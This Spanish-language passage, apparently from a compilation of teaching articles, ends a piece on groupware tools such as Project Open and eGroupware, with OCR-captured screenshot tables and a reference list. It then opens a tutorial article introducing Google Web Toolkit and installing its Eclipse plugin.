Defines the Security	default		2010-04-21	2010-05-12	21.0	Abierto	1	21.0	15 Hour 0.0
Defines Research&Dev	default		2010-05-20	2010-06-10	8.0	Abierto	1	8.0	Hour 0.0
Analysis	default		2010-06-18	2010-07-23	20.0	Abierto	1	20.9	26.9 Hour 0.0
Business Requirements	default		2010-06-18	2010-07-02	20.0	Abierto	1	20.9	6.7 Hour 0.0
System Requirements	default		2010-07-08	2010-07-29	10.0	Abierto	1	10.9	12 Hour 0.0
System Requirements	default		2010-07-09	2010-07-29	20.0	Abierto	1	20.9	8.2 Hour 0.0

Nuevas tareas de control de tiempo

Guardar Cambios - [?] Aplicar

- **Gestión documental.** La herramienta permite compartir documentación de forma rápida entre los miembros de la organización. Así mismo permite definir roles y permisos de acceso.

		(M) (P)	
Proyecto :			
☐	01_Beheer	-	VFWB - VFWB - VFWB -
☐	BigFixInstall.log 0 Kb 10/01/2011		
☐	Majn	-	VFWB - VFWB - VFWB -
☐	desktop.ini 0 Kb 20/09/2010		
☐	taskiuggler	-	VFWB - VFWB - VFWB -
☐	try	-	VFWB - VFWB - VFWB -

- **Trabajo colaborativo.** Esta herramienta facilita el trabajo colaborativo a través de Foros, Wikis, Buscadores, Calendarios, etc.

Elementos del foro ⚡ ✓ 👤 ! ✎

P	Tipo	Objeto	Asunto	Pendiente	?
3	⚡		A test incident	2006-06-17	☐
5	✓	2010 Sales & Marketing	Small Subtask	2007-09-12	☐
5	✓		Enter subject nnnn	2006-08-26	☐
5	✎	Maxi-Buster Localization	Clarification of specifications	2006-04-15	☐
5	⚡	EPM Tool	Enter subject	2006-06-18	☐
5	✎	Maxi-Buster Localization	Delivery Instructions	2006-02-28	☐
5	✓		Yowzers!	2006-09-16	☐
5	✓		asdfasdf Enter subject	2006-12-25	☐
5	⚡		They called...	2006-11-19	☐
5	⚡	Analyse initial situation	Analysis of Cost Drivers	2006-09-25	☐

(3 more) >> Marcar como leídos Ejecutar

Por otro lado, esta herramienta como se ha dicho está a medio camino entre ERP y CRM, por lo que incorpora funcionalidades como:

- Gestión de personal.
- Control de proyectos.
- Gestión financiera.
- Creación de facturas.
- Gestión de recursos humanos.

- Gestión de agenda de contactos
- Gestión de clientes.

6.2. eGroupware


eGroupware es el claro ejemplo de una herramienta complejo de trabajo en grupo. A diferencia de Project Open, que está más orientada, a la gestión integral de una empresa centrándose en la gestión de proyectos; eGroupware está más orientada a facilitar y dar soporte al trabajo en grupo.



Al igual que la herramienta anterior puede descargarse de forma gratuita de su página Web (<http://www.egroupware.org/>), ofreciendo también versiones de pago.

Entre las características más destacables de esta herramienta destacan las siguientes, no entraremos en detalles, ya que todas ellas se han visto ampliamente a lo largo del desarrollo del módulo.

- Chat.
- Cliente de correo Web.
- Libreta de direcciones.
- Wiki.
- Gestor de archivos.
- Encuestas
- Gestión de recursos (espacios, ordenadores, etc.).
- Informes.
- Gestión de tiempo y calendarios.
- Gestión de proyectos



7. Ubicuidad

Los ordenadores con cierta capacidad de cálculo y almacenamiento están presentes en todos ámbitos y se integran plenamente en nuestra vida diaria. También la conexión a redes de comunicaciones es omnipresente y la capacidad que ofrecen estas redes es suficientemente elevada como para construir sobre ellas servicios avanzados que envíen y reciban información:

- Teléfonos móviles (*Smartphones*) con conexiones de alta velocidad.
- Tablets con conexiones móviles de alta velocidad.
- Ordenadores portátiles o notebook que pueden trabajar con redes WIFI, o redes móviles, y por supuesto, con redes de banda ancha.

La computación ubicua llevará el trabajo en equipo a un nuevo nivel, en el que se dan las siguientes características:

- Incorporación en los sistemas de apoyo al trabajo en equipo de máquinas y elementos nuevos, no humanos, que incorporan información al equipo y ayudan en los procesos y en la toma de decisiones. Estos dispositivos no se limitan a los habituales ordenadores personales y grandes computadores, sino que serán todo tipo de dispositivos y elementos.
- Disponibilidad de las herramientas en cualquier sitio y lugar, independiente del momento del día y de la localización geográfica del usuario. Es decir, para aquellos usuarios en movilidad, también estarán disponibles todas las herramientas y toda la información necesaria.

Así, gracias a estos dispositivos y a esta idea de la computación ubicua, tendremos la posibilidad de que las herramientas de *groupware* salgan fuera de las oficinas y estén allí donde se necesiten. Por ejemplo, si una empresa dispone de un sistema para la gestión de la fuerza de ventas, en la que el responsable de la red de comerciales asigna los clientes a visitar, cada uno de los vendedores podrá en todo momento consultar qué clientes tiene asignados o cuál es el siguiente cliente a visitar.

References

1. Anderson Sergio, Sidartha Carvalho, Marco Rego (2014). On the Use of Compact Approaches in Evolution Strategies. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4
2. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. *Journal of Intelligent & Fuzzy Systems*, 36(3), 2381-2386.
3. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
4. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In *Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems* (pp. 19-24). ACM.
5. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
6. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. *Energies*, 11(12), 3430.
7. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087-5102.
8. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
9. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*, 1-21.
10. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
11. Chamoso, P., Raveane, W., Parra, V., & González, A. (2014). Uavs Applied to the Counting and Monitoring Of Animals. In *Advances in Intelligent Systems and Computing* (Vol. 291, pp. 71–80). https://doi.org/10.1007/978-3-319-07596-9_8
12. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1-18.
13. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., ... Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. *PLoS ONE*, 9(7). <https://doi.org/10.1371/journal.pone.0102744>
14. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In *Advances in Case-Based Reasoning, Proceedings* (Vol. 3155, pp. 533–546).
15. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. *Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews*, 32(4), 307–313. <https://doi.org/10.1109/tsmcc.2002.806072>
16. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. *Artificial Intelligence in Engineering*, 13(4), 351–357. [https://doi.org/10.1016/S0954-1810\(99\)00007-2](https://doi.org/10.1016/S0954-1810(99)00007-2)
17. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In *Industrial Conference on Data Mining* (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
18. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
19. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3155, pp. 547–559). <https://doi.org/10.1007/978-3-540-28631-8>
20. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In *Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFEr)* (Cat. No.98TH8367) (pp. 259–263). <https://doi.org/10.1109/CIFER.1998.690316>

21. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. *Logic Journal of the IGPL*, 20(4), 689–698. <https://doi.org/10.1093/jigpal/jzr021>
22. Eva L. Iglesias, Lourdes Borrajo, R. Romero (2014). A HMM text classification model with learning capacity. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 3
23. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. *Knowledge-Based Systems*, 16(5–6 SPEC.), 321–328. [https://doi.org/10.1016/S0950-7051\(03\)00034-0](https://doi.org/10.1016/S0950-7051(03)00034-0)
24. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. *IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews*, 37(1), 138–146. <https://doi.org/10.1109/TSMCC.2006.876058>
25. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. *Advanced Engineering Informatics*, 16(3), 165–178. [https://doi.org/10.1016/S1474-0346\(02\)00008-3](https://doi.org/10.1016/S1474-0346(02)00008-3)
26. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. *International Journal of Intelligent Systems*, 16(4), 571–586. <https://doi.org/10.1002/int.1024>
27. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. *Expert Systems with Applications*, 41(4 PART 1), 1189–1205. <https://doi.org/10.1016/j.eswa.2013.08.003>
28. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. *International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications*, 10(3).
29. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. *BMC Bioinformatics*, 10. <https://doi.org/10.1186/1471-2105-10-187>
30. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633–1633. doi:10.3390/s18051633
31. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
32. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865–865. doi:10.3390/s18030865
33. Jamal Ahmad Dargham, Ali Chekima, Ervin Gubin Moun, Sigeru Omatu (2014). The Effect of Training Data Selection on Face Recognition in Surveillance Application. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4
34. Juan Carlos Alvarado-Pérez, Diego H. Peluffo-Ordóñez, Roberto Therón (2015). Bridging the gap between human knowledge and machine learning. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 1
35. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278–294.
36. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
37. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f>
38. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In *FUSION 2014 - 17th International Conference on Information Fusion*. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0>
39. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. *Applied Mathematics and Computation*, 270, 756–767. <https://doi.org/10.1016/j.amc.2015.08.059>
40. Margherita Brondino, Gabriella Dodero, Rosella Gennari, Alessandra Melonio, Daniela Raccanello, Santina Torello (2014). Achievement Emotions and Peer Acceptance Get Together in Game Design at School. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4

41. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. *Expert Systems with Applications*, 36(4), 8239–8246. <https://doi.org/10.1016/j.eswa.2008.10.003>
42. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. *Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 4065 LNAI, 106–120. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5>
43. Miki Ueno, Naoki Mori, Keinosuke Matsumoto (2014). Picture models for 2-scene comics creating system. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 2
44. Ming Fei Siyau, Tiancheng Li, Jonathan Loo (2014). A Novel Pilot Expansion Approach for MIMO Channel Estimation. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 3
45. Mohamed Frikha, Mohamed Mhiri, Faiez Gargouri (2015). A Semantic Social Recommender System Using Ontologies Based Approach For Tunisian Tourism. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 1
46. Pablo Chamoso, Henar Pérez-Ramos, Ángel García-García (2014). ALTAIR: Supervised Methodology to Obtain Retinal Vessels Caliber. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 4
47. Pérez, A., Chamoso, P., Parra, V., & Sánchez, A. J. (2014). Ground Vehicle Detection Through Aerial Images Taken by a UAV. In *Information Fusion (FUSION)*, 2014 17th International Conference on.
48. Prieto, J., Alonso, A. A., de la Rosa, R., & Carrera, A. (2014). Adaptive Framework for Uncertainty Analysis in Electromagnetic Field Measurements. *Radiation Protection Dosimetry*, ncu260.
49. Prieto, J., Mazuelas, S., Bahillo, A., Fernandez, P., Lorenzo, R. M., & Abril, E. J. (2012). Adaptive data fusion for wireless localization in harsh environments. *IEEE Transactions on Signal Processing*, 60(4), 1585–1596.
50. Prieto, J., Mazuelas, S., Bahillo, A., Fernández, P., Lorenzo, R. M., & Abril, E. J. (2013). Accurate and Robust Localization in Harsh Environments Based on V2I Communication. In *Vehicular Technologies - Deployment and Applications*. INTECH Open Access Publisher.
51. Rodríguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) *Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection*. PAAMS 2018. *Communications in Computer and Information Science*, vol 887. Springer, Cham
52. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In *INES 2010 - 14th International Conference on Intelligent Engineering Systems*, Proceedings. <https://doi.org/10.1109/INES.2010.5483855>
53. Silvia Rossi, Francesco Barile, Antonio Caso (2015). Dominance Weighted Social Choice Functions for Group Recommendations. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 4, n. 1
54. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. *International Journal of Ambient Computing and Intelligence*, v 1, n 1(1), 15–26. <https://doi.org/10.4018/jaci.2009010102>

GTW (Google Web Toolkit)

Jesús David Calle Calle¹ and Javier Trujillo Hernández¹

¹ GMV Innovating solutions
jdcalle@gmvsolutions.es

² INDRA
jtrujillo@indra.com

Resumen. En las últimas décadas internet ha experimentado un crecimiento exponencial lo que ha permitido que las tecnologías que se usan en internet crezcan al mismo ritmo. Una de esas tecnologías es el kit de herramientas que proporciona Google a los desarrolladores para que optimicen el diseño de sus webs según los estándares web. Diversas tecnologías han dominado el mercado del desarrollo web, aunque actualmente, Google propone el uso del lenguaje de programación Ajax o herramientas Ajax, que engloba el uso de los principales lenguajes de programación web (HTML, CSS3, JavaScript) además del objeto XMLHttpRequest. El Google web toolkit viene para solucionar las peculiaridades de cada navegador lo que va a facilitar a los desarrolladores la tarea de escribir y depurar el código de las páginas web.

Palabras clave: Google web toolkit; Desarrollo páginas web

Abstract. In the last decades the Internet has experienced an exponential growth which has allowed the technologies used in the Internet to grow at the same rate. One of these technologies is the toolkit provided by Google to developers to optimize the design of their websites according to web standards. Various technologies have dominated the web development market, although currently, Google proposes the use of Ajax programming language or Ajax tools, which includes the use of the main web programming languages (HTML, CSS3, JavaScript) in addition to the XMLHttpRequest object. The Google web toolkit comes to solve the peculiarities of each browser which will make it easier for developers to write and debug the code of web pages.

Keywords: Google web toolkit; Website development

1 Introducción

1.1 Contexto

Para entender el importante papel que aporta la tecnología de GWT al desarrollo profesional de aplicaciones web, podemos analizar la evolución que ha seguido la propia Red.

Hace aproximadamente una década, nos encontrábamos con un escenario en que la Web había evolucionado de simples páginas estáticas hacia conjuntos de páginas dinámicas cuya lógica se ejecutaba en el lado del servidor. Este hecho había aportado interactividad a la relación de los usuarios con internet pero implicaba que, en resumidas cuentas, cada operación del usuario (cada clic) desembocaba en la carga de una nueva página web, con el consecuente tráfico de ficheros, carga de procesamiento del servidor, tiempos de espera del cliente, etc.

Paralelamente, las interfaces venían siguiendo dos tendencias principales: las páginas formadas por html puro y, en mayor o menor medida, estilos css; y páginas que además incluían toques de javascript o elementos escritos en Flash [1-5].

Con el paso del tiempo, la evolución en el dinamismo de las interfaces gráficas supuso el nacimiento del termino RIA (Rich Internet Application, aplicaciones de internet enriquecidas), aplicado a desarrollos con las plataformas Adobe Flash, Microsoft Silverlight y Oracle JavaFX, principalmente. El problema que presentan estas herramientas es la necesidad de que el usuario instale en su navegador un plugin que sea capaz de interpretar el contenido correspondiente a cada plataforma.

Como respuesta a estas herramientas se acuñó el término Ajax para denominar una forma de desarrollo que se nutría, fundamentalmente, de las tecnologías html, css, javascript, además de la piedra angular, el objeto XMLHttpRequest, para manejar la transferencia asíncrona de información entre la aplicación cliente y el servidor. Idealmente se resolvía el problema de la transferencia de páginas completas a cada clic, pero la diferente implementación de javascript por parte de cada fabricante trajo un problema mayor para los desarrolladores: por cada navegador, el desarrollador tenía que escribir una versión del código, lo que aumentaba la complejidad de los desarrollos, etapa de pruebas, depuración, etc.

En este contexto, Google decidió presentar en 2006 GWT (Google Web Toolkit).

1.2 ¿Qué es GWT?

Diversos autores, considerando javascript como el lenguaje ensamblador de la Web, definen GWT como un compilador cruzado (un traductor) de Java a javascript. Y en el fondo, eso es. Pero además, viene a solucionar las peculiaridades de la implementación propia de cada navegador, haciendo transparente esta problemática para el desarrollador, el cual escribe una única versión de su código Java, y obtiene una versión javascript adaptada a cada navegador.

Además, GWT nos proporciona un conjunto de elementos gráficos para el desarrollo de la interfaz, un sistema de llamada a funciones remotas para la comunicación entre la capa del cliente y el servidor, y una serie de herramientas que facilitan al desarrollador la labor de escribir y depurar el código.

Una ventaja importante de GWT es que el desarrollador, en principio, va a programar una aplicación final en javascript y puede que desconozca por completo dicho lenguaje, ya que el código que él escriba será Java.

1.3 ¿Qué no es GWT?

GWT es definido por algunos como un framework, pero no es exactamente un framework. Técnicamente, como indican sus propias siglas, es un toolkit, un conjunto de herramientas que se

verán en profundidad durante este curso (aunque algunas, como el compilador, ya han sido nombradas).


De hecho es común ver aplicaciones empresariales que utilizan por un lado un framework, como Spring, y además hacen uso de GWT para, por ejemplo, la capa web y la transferencia asíncrona de información con el servidor.

2 Primeros pasos con GWT


Para familiarizarnos con el entorno de GWT vamos a estudiar un ejemplo sencillo de aplicación, la que Google nos construye cada vez que creamos un nuevo proyecto en Eclipse. Aunque no es obligatorio el uso de Eclipse (podemos utilizar GWT desde la línea de comandos) es conveniente utilizarlo, ya que nos aporta las ventajas de un entorno de desarrollo integrado (uno de los más populares en el mundo empresarial). Además, el plugin de GWT para Eclipse se adapta perfectamente al entorno.

2.1 Instalación del plugin para Eclipse

El primer paso consiste en arrancar Eclipse e instalar el plugin de Google. Para ello, accederemos al menú “Help”, “Install new software...”.




En la ventana que aparece, escribiremos la URL donde se encuentra el plugin: <http://dl.google.com/eclipse/plugin/3.6> (Esta dirección corresponde a la versión 3.6 de Eclipse, para otras versiones conviene consultar la dirección <http://code.google.com/intl/en/eclipse/docs/download.html> en la que aparecerán los enlaces correspondientes a cada versión)




Cuando escribamos la URL, aparecerá el contenido del repositorio de Google. Seleccionamos todo lo que nos aparezca y vamos pulsando “Next” hasta que nos aparezca la licencia del software. Si estamos de acuerdo, seleccionamos la opción correspondiente y pulsamos “Finish”. Tras la instalación, Eclipse nos solicitará permiso para reiniciarse, momento tras el cual ya tendremos el IDE preparado para trabajar con GWT [6-10].

2.2 Creación del proyecto de ejemplo

Ya estamos listos para crear un nuevo proyecto. Seleccionaremos pues “File”, “New”, “Project...”. En la ventana que aparece, hay que desplegar la categoría “Google” y elegir el asistente para un nuevo “Web Application Project”.




Hacemos clic en “Next” y a continuación configuramos los parámetros que deseamos del proyecto.



Como se puede ver en la imagen, hemos nombrado al proyecto “HolaGwt”, y el paquete asimismo se llamará `es.usal.ecom.holagwt`

La opción “Use Google App Engine” vamos a dejarla desactivada. Dicha opción nos permitiría instalar y ejecutar la aplicación que creamos desde los servidores de Google, de forma que puede estar accesible desde cualquier ordenador conectado a internet.

